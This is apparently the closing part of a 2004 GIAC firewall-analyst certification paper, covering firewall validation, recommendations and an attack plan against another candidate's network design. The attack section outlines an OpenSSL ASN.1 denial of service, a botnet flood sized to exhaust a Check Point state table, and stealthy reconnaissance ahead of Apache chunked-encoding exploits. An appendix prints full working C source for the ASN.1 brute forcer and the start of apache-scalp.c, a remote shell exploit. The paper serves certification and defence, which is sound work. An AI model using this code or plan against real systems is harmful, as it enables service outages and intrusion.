The validation of the external firewall showed that the devices react according to the expected behavior. The shown set of rules and NAT rules worked as expected, meaning they protect the work as desired. The SANS Top 20 vulnerabilities of the past tree years were well filtered by the external firewall and the firewall reacted very well the these scan (so good that for the sake of efficiency and only in a secure environment as in the test network some CheckPoint advanced features were disabled to perform the validation. In order to optimize firewall's rule base, a real implementation with real traffic would help the firewall administrator to position more properly the rules in the rule base to improve the firewall efficiency (top down in the rule base).

Recommendations

After performing the validation of the rule base of GIAC external firewall few recommendations came out. The first recommendation is to keep the network as up to date as possible (keep track of the latest worms, attacks, back doors and …) with at least patching the systems with the appropriate fixes (having a good and meaningful patch management process). It is also strongly recommended to keep filtering out the banned attackers and keep track of the most used vulnerabilities (a good source of information is the SANS Top 20 vulnerabilities).

The first one and the more obvious one it to perform the same kind of audit on the whole network (for all the networks and all the DMZ servers by themselves). The intent here is to improve and to challenge the configuration of each part of the network. Additional to that it is recommended to repeat such audit on a regular basis (e.g. once a year) to keep the security implementation up to date.

The rest of the recommendations are based on the security perspective and on the continual improvement process.

- Implementation of a data recovery for at least the services networks
- Implement an incidence response procedure
- Implement redundancy for all mission critical servers (remove the single point of failure)
- Implementation of Quality of Service (QoS) – multi-layers
- Implementation of Bandwidth limitation (prioritize some type of traffic such as ftp over smpt)

- Implementation of an Intrusion Detection System (IDS) with many sensors
- Implementation of a good physical security
- Implementation a layer 2 segregation (Cisco flaw to VLAN tagging)
- Implementation of SLA for production equipments & Internet access

5 Network under attack

The intent of this section is to demonstrate that no design is perfect and that no products are. The audited network (or the network under attack) is Dominico Adriyanto design[15], submitted for GCFW certification February 6th, 2004. The victim representation is shown below:



Figure 22 - Designed Network under firewall

[15] Adriyanto, Dominicus. "Building secure Infrastructure for GIAC Enterprises", Global Information Assurance Certification. 6 February 2004. URL: http://www.giac.org/practical/GCFW/Dominicus_Adriyanto_GCFW.pdf (15 may 2004).

5.1 An attack against the firewall itself

Since all CheckPoint products and most of the industry were vulnerable to the OpenSSL ASN.1 parsing code, I decided to make use of it against the Dominicus security architecture. Since Dominicus design came out on February 2004 and CheckPoint patch was posted March 26 (of the same year), I am sure that his external firewall is vulnerable to this attack.

The plan is simple, first identify its external firewall (traceroute to the dns server), decoding the packet for the TTL (looking for an indication of how many hops were missing in the traceroute and start looking for the same behavior against the web sites servers. Once, I figured out its firewall IP address – I launch the attack against its firewall (I have first to compile this code).
http://downloads.securityfocus.com/vulnerabilities/exploits/ASN.1-Brute.c

The expected result is (with the posted code) to use denial of service against the firewall.

The only efficient measure to mitigate that attack is to patch the firewall with CheckPoint latest HotFix (HFA_325)!

5.2 A distributed denial of service attack

Since in Dominicus's design the VPN device is a CheckPoint Firewall-1 NG FP3 HotFix2 and CheckPoint by default only allow state table of 25 000 connections. Knowing this limitation of CheckPoint product and knowing that the Internet is allow toward the firewall CPEng2 (the firewall used as a VPN device) in rule 4 (source=Any; destination=TheFirewall; services= FW1_topo (UDP 264), as an attacker I will try to benefits this errors of configuration.

Figure 23



Figure 24

The intent here is to attack the firewall by blowing out its connection table by sending enough traffic to the firewall to port UDP 264. Since the attack is performed be about 50 compromised machines (zombies) and that by default the virtual timeout for the UDP session in CheckPoint products is 40 seconds, if all the compromised nodes send 15 crafted packet to the VPN (CheckPoint firewall-1) per second the VPN will crash within 34 seconds.

25000 connections/(15 packet per sec per compromised machines*50 compromized machines) = 33.33 sec



Figure 25

It is assused that the firewall engine will be the one having trouble to handle that mount of connections, but it is quite possible that the OS (RedHat 7.2) will run out of handler for those connections before the firewall wich will end up to the same result.

Since most people having high speed Internet run over Windows (2000, Me or XP), I could easily compromise them. Then install Rafale (crafting packets under windows), then start sending packets with the scripting part of the tool (while-loop and wait).

In order to improve this feature, it is recommended to:

- Do not use this auto-mapping network feature;
- Reduce the UDP virtual session timer but it may lead to other unexpected behavior on your network (many IP stack implementation does follow the RFC about the time to keep connections alive without traffic which is only a recommendation).

5.3 An attack planned to compromise an internal system

Since Dominicus did not present the OS and software release for either its external web server since it is running at least 2 services (http and https) available from the Internet. To do so, I would first scan the TCP and UDP port to actively finger print its OS with nmap as shown below:

nmap -P0 -O -sS –v –n –T Paranoid 97.97.97.8
nmap -P0 -O -sU -v –n –T Paranoid 97.97.97.8

I would, by the same time that is running (smootly), send one http request to the to web server looking for banners and behaviours, challenge the NMap OS fingerprint with P0f (the captured as the input). Before sending queries to the web server it is preferable to find an open proxy (ProxyHunter is a good tool for that!) to perform that operation (in order to stay stealth).

An other step to attack this web server, will be to go to http://uptime.netcraft.com and look for statistics and infomation about GIAC web servers (OS, uptime &web server version).

Now that we have enough information, I can guess the OS (from 3 sources – nmap, p0f and uptime.netcraft.com) then most probably the web server family (I already have a "confirmation" from uptime.netcraft.com), then I would start looking for vulnerabilities against this version of web server. If no vulnerabilities were posted in the last weeks (within a mouth), I would wait for one to come out! If new vulnerabilities came out recently, such as Apache Chunked-Encoding Memory Corruption Vulnerability (http://www.securityfocus.com/bid/5033) that came out April 7th, 2004. In this case it is marvellous, there is already 3 exploit posted:

http://downloads.securityfocus.com/vulnerabilities/exploits/apache-scalp.c
http://downloads.securityfocus.com/vulnerabilities/exploits/apache-nosejob.c
http://downloads.securityfocus.com/vulnerabilities/exploits/apache_chunked_win32.pm

The next set would be to benefits this error in the Apache 'Chunked Encoding' mechanism and execute the command "echo hello > /tmp/WhyNot.txt".

In order to mitigate the risk associated with this issue, I would only recommended to use a reverse proxy in front of the web server (either mod-security or squid) and/or to enforce the http inspection on the external firewall (not an http resource – firewall acting like a proxy).

6 Conclusion

The overall project is very interesting but quite demanding!!! I ran out of time, I first started with many nice features, new ideas (at least for me) and lost a lot of time. I really liked this assignment although I had so many other idea that were not includes. It helped to review the Track2 subjects and in my case it helped to practice my written English.

7 List of References

Adriyanto, Dominicus. "Building secure Infrastructure for GIAC Enterprises", Global Information Assurance Certification. 6 February 2004. URL: http://www.giac.org/practical/GCFW/Dominicus_Adriyanto_GCFW.pdf (15 may 2004).

Carroll, Stephen. "GIAC Enterprises", Global Information Assurance Certification. 13 December 2001. URL: http://www.giac.org/practical/Stephen_Carroll.zip (15 may 2004).

“GIAC Certified Firewall Analyst (GCFW) Practical Assignment”, Global Information Assurance Certification. January 2003. URL: http://www.giac.com/GCFW_assign_20.php

Gladstone, Emily. "GIAC Enterprises", Global Information Assurance Certification. 30 April 2002. URL: http://www.giac.org/practical/Emily_Gladstone.zip (15 may 2004).

Hayes, Robert "Monitoring loge entries with logbot." Sys Admin March 2004 (2004): 44 – 47.

Kumar, Rajeev "Firewalling HTTP traffic using reverse squid proxy." SysAdmin. Feb 2004. URL: http://www.samag.com/documents/s=9023/sam0402c/0402c.htm (20 February 2004).

Parkin, Miles. "GIAC Certified Firewall Analyst", Global Information Assurance Certification. 14 November 2003. URL: http://www.giac.org/practical/GCFW/Miles_Parkin_GCFW.pdf (5 April 2004).

Rash, Michael. "Content filtering and inspection with fwsnort and psad." Sys Admin April 2004 (2004): 29 – 34.

Steward, John N. & Wright, Joshua L.. Securing Cisco Routers: Step-by-Step. Reading, version 2.0: The SANS Institute, 2002. 11 – 43

Thompson, Kerry "Logsurfer+." Sys Admin March 2004 (2004): 49 – 51.

Welch-Abernathy, Dameon D.. Essential Check Point Firewall-1 NG. Reading Addison Wesley, 2004. 545 - 552

8 Appendix – Exploits Source Code

Reference to Section 5.1 - An attack against the firewall itself

http://downloads.securityfocus.com/vulnerabilities/exploits/ASN.1-Brute.c

```
/* Brute forcer for OpenSSL ASN.1 parsing bugs (<=0.9.6j <=0.9.7b)
 * written by Bram Matthys (Syzop) on Oct 9 2003.
 *
 * This program sends corrupt client certificates to the SSL
 * server which will 1) crash it 2) create lots of error messages,
 * and/or 3) result in other "interresting" behavior.
 *
 * I was able to crash my own ssl app in 5-15 attempts,
 * apache-ssl only generated error messages but after several hours
 * some childs went into some kind of eat-all-cpu-loop... so YMMV.
 *
 * It's quite ugly but seems to compile at Linux/FreeBSD.
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <sys/signal.h>
#include <arpa/nameser.h>
#include <sys/time.h>
#include <time.h>
#include <errno.h>

char buf[8192];

/* This was simply sniffed from an stunnel session */
const char dacrap[] =
"\x16\x03\x00\x02\x47\x0b\x00\x02\x43\x00\x02\x40\x00\x02\x3d\x30\x82"
"\x02\x39\x30\x82\x01\xa2\xa0\x03\x02\x01\x02\x02\x01\x00\x30\x0d\x06"
"\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x30\x57\x31\x0b\x30"
"\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06\x03\x55"
"\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31\x1f\x30"
"\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c\x20\x44"
"\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12\x30\x10"
"\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73\x74\x30"
"\x1e\x17\x0d\x30\x33\x30\x36\x31\x32\x32\x33\x35\x30\x34\x39\x5a\x17"
"\x0d\x30\x34\x30\x36\x31\x31\x32\x33\x35\x30\x34\x39\x5a\x30\x57\x31"
"\x0b\x30\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06"
"\x03\x55\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31"
"\x1f\x30\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c"
"\x20\x44\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12"
"\x30\x10\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73"
"\x74\x30\x81\x9f\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01"
```

```
"\x05\x00\x03\x81\x8d\x00\x30\x81\x89\x02\x81\x81\x00\xe6\x95\x5c\xc0"
"\xcb\x03\x78\xf1\x1e\xaa\x45\xb7\xa4\x10\xd0\xc1\xd5\xc3\x8c\xcc\xca"
"\x17\x7b\x48\x9a\x21\xf2\xfa\xc3\x25\x07\x0b\xb7\x69\x17\xca\x59\xf7"
"\xdf\x67\x7b\xf1\x72\xd5\x05\x61\x73\xe8\x70\xbf\xb9\xfa\xc8\x4b\x03"
"\x41\x62\x71\xf9\xf5\x4e\x28\xb8\x3b\xe4\x33\x76\x47\xcc\x1e\x04\x71"
"\xda\xc4\x0b\x05\x46\xf4\x52\x72\x99\x43\x36\xf7\x37\x6d\x04\x1c\x7a"
"\xde\x2a\x0c\x45\x4a\xb6\x48\x33\x3a\xad\xec\x16\xcc\xe7\x99\x58\xfd"
"\xef\x4c\xc6\xdd\x39\x76\xb6\x50\x76\x2a\x7d\xa0\x20\xee\xb4\x2c\xe0"
"\xd2\xc9\xa1\x2e\x31\x02\x03\x01\x00\x01\xa3\x15\x30\x13\x30\x11\x06"
"\x09\x60\x86\x48\x01\x86\xf8\x42\x01\x01\x04\x04\x03\x02\x06\x40\x30"
"\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x03\x81\x81"
"\x00\x9f\xff\xa9\x93\x70\xb9\xae\x48\x47\x09\xa1\x11\xbf\x01\x34\xbf"
"\x1f\x1e\xed\x88\x3e\x57\xe0\x37\x72\x0d\xec\xc7\x21\x44\x12\x99\x3a"
"\xfa\xaf\x79\x57\xf4\x7f\x99\x68\x37\xb1\x17\x83\xd3\x51\x44\xbd\x50"
"\x67\xf8\xd6\xd0\x93\x00\xbb\x53\x3d\xe2\x3d\x34\xfc\xed\x60\x85\xea"
"\x67\x7f\x91\xec\xfa\xe3\xd8\x78\xa2\xf4\x61\xfa\x77\xa3\x3f\xe4\xb1"
"\x41\x95\x47\x23\x03\x1c\xbf\x2e\x40\x77\x82\xef\xa0\x17\x82\x85\x03"
"\x90\x35\x4e\x85\x0d\x0f\x4d\xea\x16\xf5\xce\x15\x21\x10\xf9\x56\xd0"
"\xa9\x08\xe5\xf9\x9d\x5c\x43\x75\x33\xe2\x16\x03\x00\x00\x84\x10\x00"
"\x00\x80\x6e\xe4\x26\x03\x97\xb4\x5d\x58\x70\x36\x98\x31\x62\xd4\xef"
"\x7b\x4e\x53\x99\xad\x72\x27\xaf\x05\xd4\xc9\x89\xca\x04\xf1\x24\xa4"
"\xa3\x82\xb5\x89\x3a\x2e\x8f\x3f\xf3\xe1\x7e\x52\x11\xb2\xf2\x29\x95"
"\xe0\xb0\xe9\x3f\x29\xaf\xc1\xcd\x77\x54\x6a\xeb\xf6\x81\x6b\xd5\xd6"
"\x0a\x3d\xc3\xff\x6f\x76\x4a\xf7\xc9\x61\x9f\x7b\xb3\x25\xe0\x2b\x09"
"\x53\xcf\x06\x1c\x82\x9c\x48\x37\xfa\x71\x27\x97\xec\xae\x6f\x4f\x75"
"\xb1\xa5\x84\x99\xf5\xed\x8c\xba\x0f\xd5\x33\x31\x61\x5d\x95\x77\x65"
"\x8d\x89\x0c\x7d\xa7\xa8\x95\x5a\xc7\xb8\x35\x16\x03\x00\x00\x86\x0f"
"\x00\x00\x82\x00\x80\x78\x1d\xbd\x86\xcb\x6e\x06\x88\x57\x9e\x3d\x21"
"\x7e\xca\xd1\x75\xff\x33\xef\x48\x4d\x88\x96\x84\x8c\x2f\xfb\x92\x1d"
"\x15\x28\xef\xe0\xd3\x4d\x20\xe9\xae\x6c\x5c\xed\x46\xc0\xef\x4e\xb4"
"\xe4\xcf\xe9\x73\xb8\xd2\x8b\xe6\x5e\xb9\x0c\x67\xbe\x17\x13\x31\x3f"
"\xe5\xe1\x9a\x2d\xfe\xb4\xd6\xdb\x8f\xbc\x15\x22\x10\x65\xe1\xad\x5f"
"\x00\xd0\x48\x8d\x4e\xa7\x08\xbd\x5c\x40\x77\xb8\xa9\xbe\x58\xb0\x15"
"\xd2\x4c\xc8\xa1\x79\x63\x25\xeb\xa1\x32\x61\x3b\x49\x82\xf1\x3a\x70"
"\x80\xf8\xdc\xf7\xf9\xfc\x50\xc7\xa2\x5d\xe4\x30\x8e\x09\x14\x03\x00"
"\x00\x01\x01\x16\x03\x00\x00\x40\xfe\xc2\x1f\x94\x7e\xf3\x0b\xd1\xe1"
"\x5c\x27\x34\x7f\x01\xe9\x51\xd3\x18\x33\x9a\x99\x48\x6e\x13\x6f\x82"
"\xb2\x2c\xa5\x7b\x36\x5d\x85\xf5\x17\xe3\x4f\x2a\x04\x15\x2d\x0e\x2f"
"\x2c\xf9\x1c\xf8\x9e\xac\xd5\x6c\x20\x81\xe5\x22\x54\xf1\xe1\xd0\xfd"
"\x64\x42\xfb\x34";

#define CRAPLEN (sizeof(dacrap)-1)


int send_hello()
{
int len;
char *p = buf;
        *p++ = 22;                              /* Handshake */
        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTSHORT(85, p);                /* Length will be 85 bytes */

        *p++ = 1;                               /* Client hello */

        *p++ = 0;                               /* Length: */
        PUTSHORT(81, p);                /* 81 bytes */
```

```
        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTLONG(0xffffffff, p); /* Random.gmt_unix_time */

        /* Now 28 bytes of random data... (7x4bytes=28) */
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);

        *p++ = 0;                               /* Session ID 0 */

        PUTSHORT(42, p);                /* Cipher Suites Length */
        PUTSHORT(0x16, p);
        PUTSHORT(0x13, p);
        PUTSHORT(0x0a, p);
        PUTSHORT(0x66, p);
        PUTSHORT(0x07, p);
        PUTSHORT(0x05, p);
        PUTSHORT(0x04, p);
        PUTSHORT(0x65, p);
        PUTSHORT(0x64, p);
        PUTSHORT(0x63, p);
        PUTSHORT(0x62, p);
        PUTSHORT(0x61, p);
        PUTSHORT(0x60, p);
        PUTSHORT(0x15, p);
        PUTSHORT(0x12, p);
        PUTSHORT(0x09, p);
        PUTSHORT(0x14, p);
        PUTSHORT(0x11, p);
        PUTSHORT(0x08, p);
        PUTSHORT(0x06, p);
        PUTSHORT(0x03, p);

        *p++ = 1;                               /* Compresion method
length: 1 */
        *p++ = 0;                               /* (null) */

        len = p - buf;
        return len;
}

int send_crap()
{
        memcpy(buf, dacrap, CRAPLEN);
        return CRAPLEN;
}



void corruptor(char *buf, int len)
{
int cb, i, l;
```

```
        cb = rand()%15+1; /* bytes to corrupt */

        for (i=0; i < cb; i++)
        {
                l = rand()%len;
                buf[l] = rand()%256;
        }
}

void diffit()
{
int i;
        printf("DIFF:\n");
        for (i=0; i < CRAPLEN; i++)
        {
                if (buf[i] != dacrap[i])
                        printf("Offset %d: 0x%x -> 0x%x\n", i,
dacrap[i], buf[i]);
        }
        printf("*****\n");
}


int main(int argc, char *argv[])
{
        struct sockaddr_in addr;
        int s, port = 0, first = 1, len;
        char *host = NULL;
        unsigned int seed;
        struct timeval tv;

        printf("OpenSSL ASN.1 brute forcer (Syzop/2003)\n\n");

        if (argc != 3) {
                fprintf(stderr, "Use: %s [ip] [port]\n", argv[0]);
                exit(1);
        }

        host = argv[1];
        port = atoi(argv[2]);
        if ((port < 1) || (port > 65535)) {
                fprintf(stderr, "Port out of range (%d)\n", port);
                exit(1);
        }

        gettimeofday(&tv, NULL);
        seed = (getpid() ^ tv.tv_sec) + (tv.tv_usec * 1000);

        printf("seed = %u\n", seed);
        srand(seed);

        memset(&addr, 0, sizeof(addr));


        signal(SIGPIPE, SIG_IGN); /* Ignore SIGPIPE */

while(1)
```

```
{

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
                fprintf(stderr, "Socket error: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
        }
        addr.sin_family = AF_INET;
        addr.sin_port = htons(port);
        addr.sin_addr.s_addr = inet_addr(host);
        if (connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
                fprintf(stderr, "Unable to connect: %s\n",
strerror(errno));
                if (!first)
                        diffit();
                exit(EXIT_FAILURE);
        }
        first = 0;
        printf("."); fflush(stdout);

        len = send_hello();
        write(s, buf, len);
        len = send_crap();
        corruptor(buf, len);
        write(s, buf, len);
        usleep(1000); /* wait.. */
        close(s);
}

        exit(EXIT_SUCCESS);
}
```

Reference to section 5.3 - An attack planned to compromise an internal system

http://downloads.securityfocus.com/vulnerabilities/exploits/apache-scalp.c

```
/*
 * apache-scalp.c
 * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
 *
 * ROBUST, RELIABLE, USER-FRIENDLY MOTHERFUCKING 0DAY WAREZ!
 *
 * BLING! BLING! --- BRUTE FORCE CAPABILITIES --- BLING! BLING!
 *
 * ". . . and Doug Sniff said it was a hole in Epic."
 *
 * ---
 * Disarm you with a smile
 * And leave you like they left me here
 * To wither in denial
 * The bitterness of one who's left alone
 * ---
 *
 * Remote OpenBSD/Apache exploit for the "chunking" vulnerability.
Kudos to
 * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
 * their crappy memcpy implementation that makes this 32-bit
impossibility
 * very easy to accomplish. This vulnerability was recently
rediscovered by a slew
 * of researchers.
 *
 * The "experts" have already concurred that this bug...
 *      -       Can not be exploited on 32-bit *nix variants
 *      -       Is only exploitable on win32 platforms
 *      -       Is only exploitable on certain 64-bit systems
 *
 * However, contrary to what ISS would have you believe, we have
 * successfully exploited this hole on the following operating systems:
 *
 *      Sun Solaris 6-8 (sparc/x86)
 *      FreeBSD 4.3-4.5 (x86)
 *      OpenBSD 2.6-3.1 (x86)
 *      Linux (GNU) 2.4 (x86)
 *
 * Don't get discouraged too quickly in your own research. It took us
close
 * to two months to be able to exploit each of the above operating
systems.
 * There is a peculiarity to be found for each operating system that
makes the
 * exploitation possible.
 *
 * Don't email us asking for technical help or begging for warez. We
are
```

```
 * busy working on many other wonderful things, including other
remotely
 * exploitable holes in Apache. Perhaps The Great Pr0ix would like to
inform
 * the community that those holes don't exist? We wonder who's paying
her.
 *
 * This code is an early version from when we first began researching
the
 * vulnerability. It should spawn a shell on any unpatched OpenBSD
system
 * running the Apache webserver.
 *
 * We appreciate The Blue Boar's effort to allow us to post to his
mailing
 * list once again. Because he finally allowed us to post, we now have
this
 * very humble offering.
 *
 * This is a very serious vulnerability. After disclosing this exploit,
we
 * hope to have gained immense fame and glory.
 *
 * Testbeds: synnergy.net, monkey.org, 9mm.com
 *
 * Abusing the right syscalls, any exploit against OpenBSD == root.
Kernel
 * bugs are great.
 *
 * [#!GOBBLES QUOTES]
 *
 * --- you just know 28923034839303 admins out there running
 *     OpenBSD/Apache are going "ugh..not exploitable..ill do it after
the
 *     weekend"
 * --- "Five years without a remote hole in the default install".
default
 *      package = kernel. if theo knew that talkd was exploitable, he'd
cry.
 * --- so funny how apache.org claims it's impossible to exploit this.
 * --- how many times were we told, "ANTISEC IS NOT FOR YOU" ?
 * --- I hope Theo doesn't kill himself
 * --- heh, this is a middle finger to all those open source, anti-"m$"
